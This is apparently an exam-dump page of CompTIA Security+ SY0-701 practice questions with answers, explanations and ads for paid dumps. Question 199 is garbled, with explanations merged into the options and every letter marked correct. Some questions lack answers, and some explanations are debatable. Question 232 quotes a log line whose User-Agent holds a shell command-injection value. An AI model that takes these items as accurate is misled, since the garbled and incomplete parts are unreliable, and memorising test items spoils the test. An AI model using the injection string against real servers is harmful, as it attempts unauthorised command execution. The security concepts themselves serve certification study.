Bug bounty programs invite vetted external researchers to report software vulnerabilities in exchange for rewards. According to Security+ SY0-701, two major benefits are:

(1) Reduction in the number of zero-day vulnerabilities (B) - Ethical hackers can discover unknown vulnerabilities before malicious attackers do. These vulnerabilities are often zero-days because they are unknown to vendors at the time of discovery. Bug bounty programs surface these issues early, helping organizations mitigate severe risks proactively.

(2) Quicker discovery of vulnerabilities (E) - A distributed network of global security researchers can identify vulnerabilities far faster than an internal team alone. This accelerates detection, increases coverage, and lowers attacker dwell time.

Option A (Transference of risk) is incorrect because bug bounties do not transfer risk-they help identify vulnerabilities. C (Security awareness) relates to internal training, not bug bounties. D (Reduced cost) is misleading; bug bounties can be expensive depending on payout structure. F (Patch management) does not directly improve through bug bounty programs.

Therefore, the correct benefits are B and E.

NEW QUESTION: 198

An organization has too many variations of a single operating system and needs to standardize the arrangement prior to pushing the system image to users. Which of the following should the organization implement first?

A. Standard naming convention

B. Mashing

C. Network diagrams

D. Baseline configuration

Answer: D ([LEAVE A REPLY](#))

Baseline configuration is the process of standardizing the configuration settings for a system or network. In this scenario, the organization needs to standardize the operating system configurations before deploying them across the network. Establishing a baseline configuration ensures that all systems adhere to the organization's security policies and operational requirements.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of system hardening and configuration management.

NEW QUESTION: 199

After multiple phishing simulations, the Chief Security Officer announces a new program that incentivizes employees to not click phishing links in the upcoming quarter. Which of the following security awareness execution techniques does this represent?

A. SOAR playbook

B. Computer-based training

C. Computer-based trainingComputer-based training is a structured online training method. The question focuses on incentives, not simply online instruction.

D. SOAR playbookA SOAR playbook automates or standardizes security response actions. It is not a security awareness execution technique for employees. Therefore, this is an example of gamification.

E. Insider threat awareness

F. DThe correct answer is D. Gamification. Gamification uses game-like elements, rewards, points, competitions, badges, leaderboards, or incentives to encourage positive security behavior. In this scenario, employees are being incentivized not to click phishing links, which is a security awareness technique based on motivation and participation. Why the other options are incorrect:

G. Gamification

H. Insider threat awarenessInsider threat awareness trains employees to recognize and report insider risks.

The scenario is about phishing behavior and incentive-based awareness.

Answer: A,B,C,D,E,F,G,H ([LEAVE A REPLY](#))

NEW QUESTION: 200

Which of the following is an example of a false negative vulnerability detection in a scan report?

A. A vulnerability that does not actually exist

B. A vulnerability that has already been remediated

C. A result that shows no known vulnerability

D. A zero-day vulnerability with a known remediation

Answer: ([SHOW ANSWER](#))

A false negative occurs when a security control or scanning tool fails to detect a vulnerability that actually exists. In vulnerability scanning, this means the scan reports a system as secure even though it is vulnerable.

Therefore, a result that shows no known vulnerability is an example of a false negative if a vulnerability is present but undetected.

CompTIA Security+ SY0-701 explains that false negatives are particularly dangerous because they provide a false sense of security, potentially leaving systems exposed to exploitation. Causes of false negatives include outdated vulnerability signatures, misconfigured scanners, credentialed scan failures, or unsupported legacy systems.

Option A describes a false positive, where a vulnerability is reported but does not exist. Option B may indicate an outdated scan result, not necessarily a false negative. Option D is incorrect because zero-day vulnerabilities do not have known remediations and are typically not detected by signature-based scanners.

Thus, the correct example of a false negative is C: A result that shows no known vulnerability.

NEW QUESTION: 201

According to various privacy rules and regulations, users have the power to request that all data pertaining to them is deleted. This is known as:

- A.** Right to be forgotten
- B.** Attestation and acknowledgement
- C.** Data retention
- D.** Information deletion

Answer: **A** ([LEAVE A REPLY](#))

The right to be forgotten refers to an individual's legal right, under regulations such as GDPR, to request the deletion of all personal data held about them by an organization. This gives individuals control over their digital footprint and privacy.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: "The right to be forgotten is a privacy right allowing individuals to request deletion of their personal data." Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

NEW QUESTION: 202

Which of the following security control types does an acceptable use policy best represent?

- A.** Detective
- B.** Compensating
- C.** Corrective
- D.** Preventive

Answer: ([SHOW ANSWER](#))

An acceptable use policy (AUP) is a set of rules that govern how users can access and use a corporate network or the internet. The AUP helps companies minimize their exposure to cyber security threats and limit other risks. The AUP also serves as a notice to users about what they are not allowed to do and protects the company against misuse of their network. Users usually have to acknowledge that they understand and agree to the rules before accessing the network¹.

An AUP best represents a preventive security control type, because it aims to deter or stop potential security incidents from occurring in the first place. A preventive control is proactive and anticipates possible threats and vulnerabilities, and implements measures to prevent them from exploiting or harming the system or the data. A preventive control can be physical, technical, or administrative in nature².

Some examples of preventive controls are:

Locks, fences, or guards that prevent unauthorized physical access to a facility or a device
Firewalls, antivirus software, or encryption that prevent unauthorized logical access to a network or a system
Policies, procedures, or training that prevent unauthorized or inappropriate actions or behaviors by users or employees
An AUP is an example of an administrative preventive control, because it defines the policies and procedures that users must follow to ensure the security and proper use of the network and the IT resources. An AUP can prevent users from engaging in activities that could compromise the security, performance, or availability of the network or the system, such as:

Downloading or installing unauthorized or malicious software

Accessing or sharing sensitive or confidential information without authorization or encryption
Using the network or the system for personal, illegal, or unethical purposes
Bypassing or disabling security controls or mechanisms
Connecting unsecured or unapproved devices to the network
By enforcing an AUP, a company can prevent or reduce the likelihood of security breaches, data loss, legal liability, or reputational damage caused by user actions or inactions³.

References = 1: How to Create an Acceptable Use Policy - CoreTech, 2: [Security Control Types: Preventive, Detective, Corrective, and Compensating], 3: Why You Need A Corporate Acceptable Use Policy - CompTIA

NEW QUESTION: 203

Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?

- A. Wipe tool
- B. Degaussing
- C. Retention platform
- D. Drive shredder

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 204

Which of the following provides resilience by hosting critical VMs within different IaaS providers while being maintained by internal application owners?

- A. Multicloud architectures
- B. SaaS provider diversity
- C. On-premises server load balancing
- D. Corporate-owned, off-site locations

Answer: A ([LEAVE A REPLY](#))

Multicloud architectures use two or more IaaS providers (e.g., AWS + Azure + GCP) to distribute workloads, increase redundancy, and reduce single points of failure. Security+ SY0-701 emphasizes multicloud strategies for enhancing:

Resilience

Availability

Fault tolerance

Geographic redundancy

Vendor independence

The question specifies:

Critical VMs

Hosted across different IaaS providers

Still maintained by internal application owners

This perfectly matches a multicloud deployment, where organizations maintain control over VM configuration while leveraging multiple cloud vendors for resilience.

SaaS provider diversity (B) applies to application services, not internally managed VMs.
On-prem load balancing (C) does not involve cloud providers.
Corporate-owned off-site locations (D) refer to DR sites, not multi-vendor cloud hosting.
Thus, A: Multicloud architectures is the correct answer.

NEW QUESTION: 205

An employee recently resigned from a company. The employee was responsible for managing and supporting weekly batch jobs over the past five years. A few weeks after the employee resigned, one of the batch jobs failed and caused a major disruption. Which of the following would work best to prevent this type of incident from reoccurring?

- A. Job rotation
- B. Retention
- C. Outsourcing
- D. Separation of duties

Answer: A ([LEAVE A REPLY](#))

Job rotation is a security control that involves regularly moving employees to different roles within an organization. This practice helps prevent incidents where a single employee has too much control or knowledge about a specific job function, reducing the risk of disruption when an employee leaves. It also helps in identifying any hidden issues or undocumented processes that could cause problems after an employee's departure.

References:

* CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which includes job rotation as a method to ensure business continuity and reduce risks.

NEW QUESTION: 206

An employee clicked a malicious link in an email and downloaded malware onto the company's computer network. The malicious program exfiltrated thousands of customer records. Which of the following should the company implement to prevent this in the future?

- A. User awareness training
- B. Network monitoring
- C. Endpoint protection
- D. Data loss prevention

Answer: A ([LEAVE A REPLY](#))

User awareness training is essential in preventing security incidents caused by human error, such as clicking on malicious links. Employees need to be educated on recognizing phishing attempts, verifying email senders, and avoiding suspicious downloads.

Network monitoring detects and alerts on malicious activity but does not prevent employees from clicking on harmful links.

Endpoint protection can mitigate malware infections but is not foolproof, especially if users continue to fall for phishing attacks.

Data loss prevention (DLP) can prevent data exfiltration but does not stop malware from being introduced into the system.

By training employees to recognize and avoid phishing scams, organizations can reduce the risk of malware infections and data breaches.

NEW QUESTION: 207

A business is expanding to a new country and must protect customers from accidental disclosure of specific national identity information. Which of the following should the security engineer update to best meet business requirements?

- A. SIEM
- B. SCAP

C. DLP

D. WAF

Answer: (SHOW ANSWER)

The requirement is to prevent the accidental disclosure of national identity information-highly sensitive personal data. The best solution is DLP (Data Loss Prevention). DLP tools monitor, detect, and block unauthorized transmission or exposure of sensitive data across:

- * Email
- * Cloud storage
- * Endpoints
- * Networks
- * Databases

In Security+ SY0-701, DLP is specifically recommended for ensuring compliance with privacy regulations, including those related to national identifiers (e.g., Social Security numbers, national ID numbers).

A SIEM (A) aggregates logs but does not prevent data leakage. SCAP (B) provides standardized security configuration assessments, unrelated to data protection. A WAF (D) helps protect web applications but does not prevent sensitive data exfiltration.

Since the requirement focuses on preventing accidental disclosure, DLP is the only technology capable of detecting, labeling, blocking, and reporting attempts to move or expose sensitive national identity data.

Therefore, the correct answer is C.

NEW QUESTION: 208

A service provider wants a cost-effective way to rapidly expand from providing internet links to managing them. Which of the following methods will allow the service provider to best scale its services while maintaining performance consistency?

- A. Escalation support**
- B. Increased workforce**
- C. Baseline enforcement**
- D. Technical debt**

Answer: (SHOW ANSWER)

Baseline enforcement involves establishing standard configurations and operational baselines that allow a service provider to scale services efficiently while ensuring consistent performance and security. By enforcing baselines, automation can be applied, reducing manual intervention and variability, which supports rapid, cost-effective expansion.

Increasing workforce (B) adds operational cost and may introduce inconsistency. Escalation support (A) is reactive and does not inherently support scaling. Technical debt (D) refers to accumulated suboptimal design or quick fixes that hamper future scalability and is a negative factor.

Baseline enforcement is recognized as a best practice in the Security Program Management domain for scaling services reliably#6:Chapter 16 CompTIA Security+ Study Guide#.

NEW QUESTION: 209

Which of the following describes how a risk event might affect operations and limit the overall risk score?

- A. Severity**
- B. Likelihood**
- C. Impact**
- D. Probability**

Answer: (SHOW ANSWER)

Severity describes how serious a risk event would be if it occurred and is commonly used to prioritize remediation. In practical risk management, severity reflects the operational consequence of an event, such as service disruption, data loss, regulatory exposure, financial damage, or safety concerns.

Likelihood and probability both describe the chance that the event will occur, not the seriousness of the result. Impact is closely related, but severity is the scoring label often used to express the overall seriousness of the risk in a risk register, vulnerability report, or risk matrix. For Security+, severity helps determine which risks require immediate treatment and which can be accepted, monitored, or deferred.

NEW QUESTION: 210

A security analyst receives an alert that an employee has clicked on a phishing email and exposed their credentials. Which of the following should the analyst do?

- A.** Notify all employees about the phishing attack and instruct them to avoid suspicious emails.
- B.** Wait for confirmation from the employee before making any changes to the account.
- C.** Reimage the employee 's workstation to ensure no malware is present.
- D.** Lock the employee 's account to prevent further unauthorized access.

Answer: D (LEAVE A REPLY)

The best answer is D. Lock the employee 's account to prevent further unauthorized access.

If credentials have been exposed in a phishing incident, the most urgent priority is to contain the threat by preventing attackers from using those credentials. Locking or disabling the affected account is an immediate response step that reduces the risk of unauthorized access, lateral movement, privilege abuse, or data theft.

Why the other options are incorrect:

- A). Notify all employees about the phishing attack and instruct them to avoid suspicious emails. Awareness messaging may be useful later, but it does not immediately contain the compromised account.
- B). Wait for confirmation from the employee before making any changes to the account. Waiting introduces unnecessary risk if the credentials are already exposed.
- C). Reimage the employee 's workstation to ensure no malware is present. Reimaging may be appropriate if malware was delivered, but the question specifically says the employee exposed credentials. The first priority is account containment.

From a Security+ incident response perspective, the immediate action after credential compromise is to disable or lock the account, making D the best answer.

NEW QUESTION: 211

Which of the following is the most important security concern when using legacy systems to provide production service?

- A.** Instability
- B.** Lack of vendor support
- C.** Loss of availability
- D.** Use of insecure protocols

Answer: B (LEAVE A REPLY)

The most important security concern when using legacy systems is the lack of vendor support. Without support from the vendor, systems may not receive critical security patches and updates, leaving them vulnerable to exploitation. This lack of support can result in increased risk of security breaches, as vulnerabilities discovered in the software may never be addressed.

References = CompTIA Security+ SY0-701 study materials, particularly in the context of risk management and the challenges posed by legacy systems.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 212

After multiple phishing simulations, the Chief Security Officer announces a new program that incentivizes employees to not click phishing links in the upcoming quarter. Which of the following security awareness execution techniques does this represent?

- A. Computer-based training
- B. Insider threat awareness
- C. SOAR playbook
- D. Gamification

Answer: D (LEAVE A REPLY)

Gamification refers to the use of game elements such as points, rewards, competitions, and incentives to motivate users and enhance engagement in activities such as security awareness training. Incentivizing employees to avoid clicking phishing links by rewarding positive behavior is a classic example of gamification. Computer-based training (A) is traditional online training without game elements. Insider threat awareness (B) focuses on educating about internal threats. SOAR playbook (C) refers to automated incident response workflows, unrelated to employee training methods. Gamification is recognized in the Security Program Management domain as an effective technique to improve user engagement and security behavior#7:

Chapter 5 CompTIA Security+ Practice Tests#.

NEW QUESTION: 213

A network engineer is increasing the overall security of network devices and needs to harden the devices.

Which of the following will best accomplish this task?

- A. Configuring centralized logging
- B. Generating local administrator accounts
- C. Replacing Telnet with SSH
- D. Enabling HTTP administration

Answer: (SHOW ANSWER)

NEW QUESTION: 214

A security administrator receives multiple reports about the same suspicious email. Which of the following is the most likely reason for the malicious email's continued delivery?

- A. Employees are flagging legitimate emails as spam.
- B. Information from reported emails is not being used to tune email filtering tools.
- C. Employees are using shadow IT solutions for email.
- D. Employees are forwarding personal emails to company email addresses.

Answer: B (LEAVE A REPLY)

If email filtering tools are not tuned based on reported emails, malicious emails will continue to bypass filters.

Effective filtering depends on feedback and updating rules with real threat data.

Flagging legitimate emails (A) would cause false positives, shadow IT (C) and forwarding personal emails (D) are less relevant to the filtering bypass.

Tuning email filters is part of continuous Security Operations processes#6:Chapter 14 CompTIA Security+ Study Guide#.

NEW QUESTION: 215

Which of the following can a security director use to prioritize vulnerability patching within a company's IT environment?

A. SOAR

B. CVSS

C. SIEM

D. CVE

Answer: B ([LEAVE A REPLY](#))

The Common Vulnerability Scoring System (CVSS) is a standardized framework for assessing the severity of security vulnerabilities. It helps organizations prioritize vulnerability patching by providing a numerical score that reflects the potential impact and exploitability of a vulnerability. CVSS scores are used to gauge the urgency of patching vulnerabilities within a company's IT environment.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Vulnerability Management.

NEW QUESTION: 216

Employees located off-site must have access to company resources in order to complete their assigned tasks. These employees utilize a solution that allows remote access without interception concerns. Which of the following best describes this solution?

A. Proxy server

B. NGFW

C. VPN

D. Security zone

Answer: C ([LEAVE A REPLY](#))

A Virtual Private Network (VPN) is the best solution to allow remote employees secure access to company resources without interception concerns. A VPN establishes an encrypted tunnel over the internet, ensuring that data transferred between remote employees and the company is secure from eavesdropping.

Proxy server helps with web content filtering and anonymization but does not provide encrypted access.

NGFW (Next-Generation Firewall) enhances security but is not the primary tool for enabling remote access.

Security zone is a network segmentation technique but does not provide remote access capabilities.

NEW QUESTION: 217

A vendor salesperson is a personal friend of a company's Chief Financial Officer (CFO). The company recently made a large purchase from the vendor, which was directly approved by the CFO. Which of the following best describes this situation?

A. Rules of engagement

B. Conflict of interest

C. Due diligence

D. Contractual impact

E. Reputational damage

Answer: B (LEAVE A REPLY)

A conflict of interest (B) arises when personal relationships or interests could potentially influence professional decisions. In this case, the CFO's friendship with the vendor could improperly affect the procurement decision-making process.

This scenario falls under Domain 5.3: Explain the importance of frameworks, policies, procedures, and controls—specifically under "Personnel policies (e.g., conflict of interest, mandatory vacations, job rotation)." Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.3 - "Personnel policies: Conflict of interest."

NEW QUESTION: 218

A security team purchases a tool for cloud security posture management. The team is quickly overwhelmed by the number of misconfigurations that the tool detects. Which of the following should the security team configure to establish workflows for cloud resource security?

A. CASB

B. IAM

C. SOAR

D. XDR

Answer: C (LEAVE A REPLY)

SOAR (Security Orchestration, Automation, and Response) platforms enable security teams to automate workflows, prioritize alerts, and manage remediation activities, helping to handle the volume of cloud misconfiguration alerts efficiently.

CASB (A) provides visibility and control for cloud services but is less focused on orchestration. IAM (B) manages identities and permissions, and XDR (D) is extended detection but does not provide workflow automation.

SOAR integration is critical for cloud security operations discussed in Security Operations#6:Chapter 14 CompTIA Security+ Study Guide#.

NEW QUESTION: 219

A company is expanding its threat surface program and allowing individuals to security test the company's internet-facing application. The company will compensate researchers based on the vulnerabilities discovered.

Which of the following best describes the program the company is setting up?

A. Open-source intelligence

B. Bug bounty

C. Red team

D. Penetration testing

Answer: (SHOW ANSWER)

A bug bounty is a program that rewards security researchers for finding and reporting vulnerabilities in an application or system. Bug bounties are often used by companies to improve their security posture and incentivize ethical hacking. A bug bounty program typically defines the scope, rules, and compensation for the researchers. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 10. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2.

NEW QUESTION: 220

A company wants to use new Wi-Fi-enabled environmental sensors in order to automatically collect metrics.

Which of the following will the security team most likely do?

A. Add the sensor software to the risk register.

- B.** Create a VLAN for the sensors.
- C.** Physically air gap the sensors.
- D.** Configure TLS 1.2 on all sensors.

Answer: ([SHOW ANSWER](#))

Because these are Wi-Fi-enabled environmental sensors, they are effectively IoT/embedded devices that often have limited security controls, inconsistent patch support, and may expose management interfaces or services.

A common Security+ best practice is to reduce their attack surface and limit lateral movement by placing them in a separate, protected network segment and tightly controlling what they can talk to (for example, only to the metrics collector/broker). The Study Guide explicitly calls out VLAN-based segmentation for IoT as a hardening technique: "A common technique used in hardening networks is the use of VLANs... Placing IoT devices on a separate, protected VLAN with appropriate access controls... can help to ensure that frequently vulnerable devices are more protected." It also reinforces this in a practice question scenario: "What security control should she recommend...? ... Deploy the IoT devices to a protected VLAN." Why the other options are less likely:

- * A (risk register) is governance documentation, not the most likely immediate technical control for deployment.
- * C (air gap) is usually unrealistic for Wi-Fi sensors that must transmit metrics.
- * D (TLS 1.2) may be beneficial, but many sensors can't support strong crypto consistently; segmentation is the most broadly applicable first move to contain risk.

References: CompTIA Security+ Study Guide (SY0-701) - Network Hardening/VLAN segmentation guidance ; related IoT hardening practice question recommending a protected VLAN .

NEW QUESTION: 221

Which of the following exercises should an organization use to improve its incident response process?

- A.** Tabletop
- B.** Replication
- C.** Failover
- D.** Recovery

Answer: **A** ([LEAVE A REPLY](#))

A tabletop exercise is a simulated scenario that tests the organization's incident response plan and procedures.

It involves key stakeholders and decision-makers who discuss their roles and actions in response to a hypothetical incident. It can help identify gaps, weaknesses, and improvement areas in the incident response process. It can also enhance communication, coordination, and collaboration among the participants. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 525 1

NEW QUESTION: 222

A few weeks after deploying additional email servers, a company begins to receive complaints that messages are going into recipients' spam folders. Which of the following needs to be updated?

- A.** CNAME
- B.** SMTP
- C.** DLP
- D.** SPF

Answer: ([SHOW ANSWER](#))

When new email servers are deployed, organizations must update their SPF (Sender Policy Framework) records to list the new servers as authorized senders. If the SPF DNS record does not include the new IP addresses, recipient mail systems cannot verify the legitimacy of the messages, causing them to be flagged as spam or rejected.

Security+ SY0-701 identifies SPF as a key email authentication mechanism responsible for preventing:

Email spoofing

Unauthorized sender impersonation

False spam detection

Domain reputation issues

CNAME (A) maps domain aliases but does not authenticate email. SMTP (B) is the mail protocol and does not influence spam classification. DLP (C) prevents data leakage, not spam filtering.

Updating the SPF record resolves legitimacy issues by informing receiving mail servers that the new email servers are trusted.

Thus, the correct answer is D: SPF.

NEW QUESTION: 223

Which of the following vulnerabilities is associated with installing software outside of a manufacturer's approved software repository?

A. Jailbreaking

B. Memory injection

C. Resource reuse

D. Side loading

Answer: (SHOW ANSWER)

Side loading is the process of installing software outside of a manufacturer's approved software repository.

This can expose the device to potential vulnerabilities, such as malware, spyware, or unauthorized access.

Side loading can also bypass security controls and policies that are enforced by the manufacturer or the organization. Side loading is often done by users who want to access applications or features that are not available or allowed on their devices. References = Sideloaded - CompTIA Security + Video Training | Interface Technical Training, Security+ (Plus) Certification | CompTIA IT Certifications, Load Balancers - CompTIA Security+ SY0-501 - 2.1, CompTIA Security+ SY0-601 Certification Study Guide.

NEW QUESTION: 224

Which of the following is the most effective way to protect an application server running software that is no longer supported from network threats?

A. Air gap

B. Barricade

C. Port security

D. Screen subnet

Answer: (SHOW ANSWER)

Air-gapping is the most effective way to protect an application server running unsupported software from network threats. By physically isolating the server from any network connection (no wired or wireless communication), it is protected from external cyber threats. While other options like port security or a screened subnet can provide some level of protection, an air gap offers the highest level of security by preventing any network-based attacks entirely.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Secure System Design.

NEW QUESTION: 225

Which of the following describes the understanding between a company and a client about what will be provided and the accepted time needed to provide the company with the resources?

- A. SLA
- B. MOU
- C. MOA
- D. BPA

Answer: A ([LEAVE A REPLY](#))

A Service Level Agreement (SLA) is a formal document between a service provider and a client that defines the expected level of service, including what resources will be provided and the agreed-upon time frames. It typically includes metrics to evaluate performance, uptime guarantees, and response times.

* MOU (Memorandum of Understanding) and MOA (Memorandum of Agreement) are less formal and may not specify the exact level of service.

* BPA (Business Partners Agreement) focuses more on the long-term relationship between partners.

NEW QUESTION: 226

Which of the following would be the best way to block unknown programs from executing?

- A. Access control list
- B. Application allow list.
- C. Host-based firewall
- D. DLP solution

Answer: B ([LEAVE A REPLY](#))

An application allow list is a security technique that specifies which applications are permitted to run on a system or a network. An application allow list can block unknown programs from executing by only allowing the execution of programs that are explicitly authorized and verified. An application allow list can prevent malware, unauthorized software, or unwanted applications from running and compromising the security of the system or the network¹².

The other options are not the best ways to block unknown programs from executing:

Access control list: This is a security technique that specifies which users or groups are granted or denied access to a resource or an object. An access control list can control the permissions and privileges of users or groups, but it does not directly block unknown programs from executing¹³.

Host-based firewall: This is a security device that monitors and filters the incoming and outgoing network traffic on a single host or system. A host-based firewall can block or allow network connections based on predefined rules, but it does not directly block unknown programs from executing¹.

DLP solution: This is a security system that detects and prevents the unauthorized transmission or leakage of sensitive data. A DLP solution can protect the confidentiality and integrity of data, but it does not directly block unknown programs from executing¹.

References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: Application Whitelisting

- CompTIA Security+ SY0-701 - 3.5, video by Professor Messer³: CompTIA Security+ SY0-701 Certification Study Guide, page 98. : CompTIA Security+ SY0-701 Certification Study Guide, page 99. :

CompTIA Security+ SY0-701 Certification Study Guide, page 100.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 227

An organization is looking to optimize its environment and reduce the number of patches necessary for operating systems. Which of the following will best help to achieve this objective?

- A. Real-time operating system
- B. Microservices
- C. Virtualization
- D. Containers

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 228

A newly appointed board member with cybersecurity knowledge wants the board of directors to receive a quarterly report detailing the number of incidents that impacted the organization. The systems administrator is creating a way to present the data to the board of directors. Which of the following should the systems administrator use?

- A. Packet captures
- B. Vulnerability scans
- C. Metadata
- D. Dashboard

Answer: (SHOW ANSWER)

A dashboard is a graphical user interface that provides a visual representation of key performance indicators, metrics, and trends related to security events and incidents. A dashboard can help the board of directors to understand the number and impact of incidents that affected the organization in a given period, as well as the status and effectiveness of the security controls and processes. A dashboard can also allow the board of directors to drill down into specific details or filter the data by various criteria¹².

A packet capture is a method of capturing and analyzing the network traffic that passes through a device or a network segment. A packet capture can provide detailed information about the source, destination, protocol, and content of each packet, but it is not a suitable way to present a summary of incidents to the board of directors¹³.

A vulnerability scan is a process of identifying and assessing the weaknesses and exposures in a system or a network that could be exploited by attackers. A vulnerability scan can help the organization to prioritize and remediate the risks and improve the security posture, but it is not a relevant way to report the number of incidents that occurred in a quarter¹⁴.

Metadata is data that describes other data, such as its format, origin, structure, or context. Metadata can provide useful information about the characteristics and properties of data, but it is not a meaningful way to communicate the impact and frequency of incidents to the board of directors.

References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 3722: SIEM Dashboards - SY0-601 CompTIA Security+: 4.3, video by Professor Messer³: CompTIA Security+ SY0-701 Certification Study Guide, page 3464:

CompTIA Security+ SY0-701 Certification Study Guide, page 362. : CompTIA Security+ SY0-701 Certification Study Guide, page 97.

NEW QUESTION: 229

A security analyst is reviewing alerts in the SIEM related to potential malicious network traffic coming from an employee's corporate laptop. The security analyst has determined that additional data about the executable running on the machine is necessary to continue the investigation. Which of the following logs should the analyst use as a data source?

- A. Application
- B. IPS/IDS
- C. Network
- D. Endpoint

Answer: D (LEAVE A REPLY)

An endpoint log is a file that contains information about the activities and events that occur on an end-user device, such as a laptop, desktop, tablet, or smartphone. Endpoint logs can provide valuable data for security analysts, such as the processes running on the device, the network connections established, the files accessed or modified, the user actions performed, and the applications installed or updated. Endpoint logs can also record the details of any executable files running on the device, such as the name, path, size, hash, signature, and permissions of the executable.

An application log is a file that contains information about the events that occur within a software application, such as errors, warnings, transactions, or performance metrics. Application logs can help developers and administrators troubleshoot issues, optimize performance, and monitor user behavior. However, application logs may not provide enough information about the executable files running on the device, especially if they are malicious or unknown.

An IPS/IDS log is a file that contains information about the network traffic that is monitored and analyzed by an intrusion prevention system (IPS) or an intrusion detection system (IDS). IPS/IDS logs can help security analysts identify and block potential attacks, such as exploit attempts, denial-of-service (DoS) attacks, or malicious scans. However, IPS/IDS logs may not provide enough information about the executable files running on the device, especially if they are encrypted, obfuscated, or use legitimate protocols.

A network log is a file that contains information about the network activity and communication that occurs between devices, such as IP addresses, ports, protocols, packets, or bytes. Network logs can help security analysts understand the network topology, traffic patterns, and bandwidth usage. However, network logs may not provide enough information about the executable files running on the device, especially if they are hidden, spoofed, or use proxy servers.

Therefore, the best log type to use as a data source for additional information about the executable running on the machine is the endpoint log, as it can provide the most relevant and detailed data about the executable file and its behavior.

References = <https://www.crowdstrike.com/cybersecurity-101/observability/application-log/>
<https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging>

NEW QUESTION: 230

A Chief Information Officer wants to ensure that network devices cannot connect to the public internet and the local network to directly perform firmware updates. The IT team must manually perform the update process by using a portable device. Which of the following architecture types best fits this description?

- A. Microservices
- B. Air-gapped
- C. Software-defined networking
- D. Serverless

Answer: B (LEAVE A REPLY)

The correct answer is Air-gapped because this architecture deliberately isolates systems from external and internal networks to prevent any direct electronic communication. In the Security+ SY0-701 domain of Security Architecture, air-gapped environments are used to achieve the highest level of

protection against network-based threats by physically or logically separating critical systems from untrusted networks such as the internet or even the organization's internal network.

In this scenario, the CIO requires that network devices cannot connect to the public internet or the local network for firmware updates, and that updates must be performed manually using a portable device. This is a defining characteristic of an air-gapped architecture. Air-gapped systems rely on controlled, manual transfer methods-such as USB drives or other removable media-to introduce updates, ensuring that malware, remote exploits, and supply-chain-based network attacks cannot reach the isolated systems through traditional network paths.

Option A, Microservices, refers to an application design model where software is built as loosely coupled services and does not address physical or logical network isolation. Option C, Software-defined networking, focuses on centralized and programmable network control, not network disconnection. Option D, Serverless, is a cloud computing model where infrastructure management is abstracted away from developers and is incompatible with isolated, offline environments.

The SY0-701 study guide highlights air-gapped architectures as common in high-security environments such as industrial control systems, military systems, financial infrastructure, and environments requiring maximum protection against zero-day exploits and remote compromise. While air-gapping introduces operational overhead and update delays, it significantly reduces attack surface and exposure to external threats.

In summary, an architecture that requires manual updates via portable media and prevents any direct network connectivity is best described as air-gapped, making option B the correct answer.

NEW QUESTION: 231

Which of the following log sources best detects port scan activity?

- A.** Firewall
- B.** Proxy
- C.** Endpoint
- D.** NetFlow

Answer: D (LEAVE A REPLY)

The correct answer is D. NetFlow.

NetFlow records network traffic metadata, such as source IP address, destination IP address, source port, destination port, protocol, timestamps, and traffic volume. This makes it especially useful for detecting port scan activity, because port scans often show a pattern of one system attempting connections to many ports or many hosts in a short period of time.

This aligns with CompTIA Security+ SY0-701 security operations topics related to log analysis, network monitoring, and detection of suspicious traffic patterns.

Why the other options are incorrect:

A). Firewall

Firewall logs can detect some port scan activity, especially if the firewall blocks and logs connection attempts.

However, NetFlow is generally better for identifying scan patterns across network traffic because it provides broader flow visibility.

B). Proxy

Proxy logs are mainly useful for web traffic analysis, URL filtering, and HTTP/HTTPS activity. They are not the best source for detecting port scans across many ports.

C). Endpoint

Endpoint logs may show local connection attempts or suspicious activity on a host, but they do not provide the same network-wide visibility as NetFlow.

Therefore, the best log source for detecting port scan activity is NetFlow.

NEW QUESTION: 232

A security analyst is reviewing logs and discovers the following:

```
149.34.228.10 - - [28/Jun/2023:16:32:45 -0300] "GET / HTTP/1.0" User-Agent: $(/bin/sh/ id) 200 397
```

Which of the following should be used to best mitigate this type of attack?

- A. Static code analysis
- B. Secure cookies
- C. Input sanitization
- D. Sandboxing

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 233

Which of the following would best explain why a security analyst is running daily vulnerability scans on all corporate endpoints?

- A. To track the status of patch installations
- B. To find shadow IT cloud deployments
- C. To continuously monitor hardware inventory
- D. To hunt for active attackers in the network

Answer: A ([LEAVE A REPLY](#))

Detailed Explanation:

Daily vulnerability scans help identify missing patches or updates across endpoints, allowing security teams to ensure compliance with patch management policies. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Vulnerability Management".

NEW QUESTION: 234

Which of the following practices would be best to prevent an insider from introducing malicious code into a company's development process?

- A. Code scanning for vulnerabilities
- B. Open-source component usage
- C. Quality assurance testing
- D. Peer review and approval

Answer: (SHOW ANSWER)

